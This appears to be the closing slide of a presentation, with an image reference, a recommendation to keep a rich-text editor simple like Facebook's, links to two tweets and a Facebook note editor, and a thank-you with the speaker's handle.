
Will Conclude ...

https://twitter.com/sstephenson/status/507931945594937344

Keep it simple like Facebook's WYSIWYG editor...



https://www.facebook.com/editnote.php



https://twitter.com/sstephenson/status/507931444182667264

Thank You

@soaj1664ashar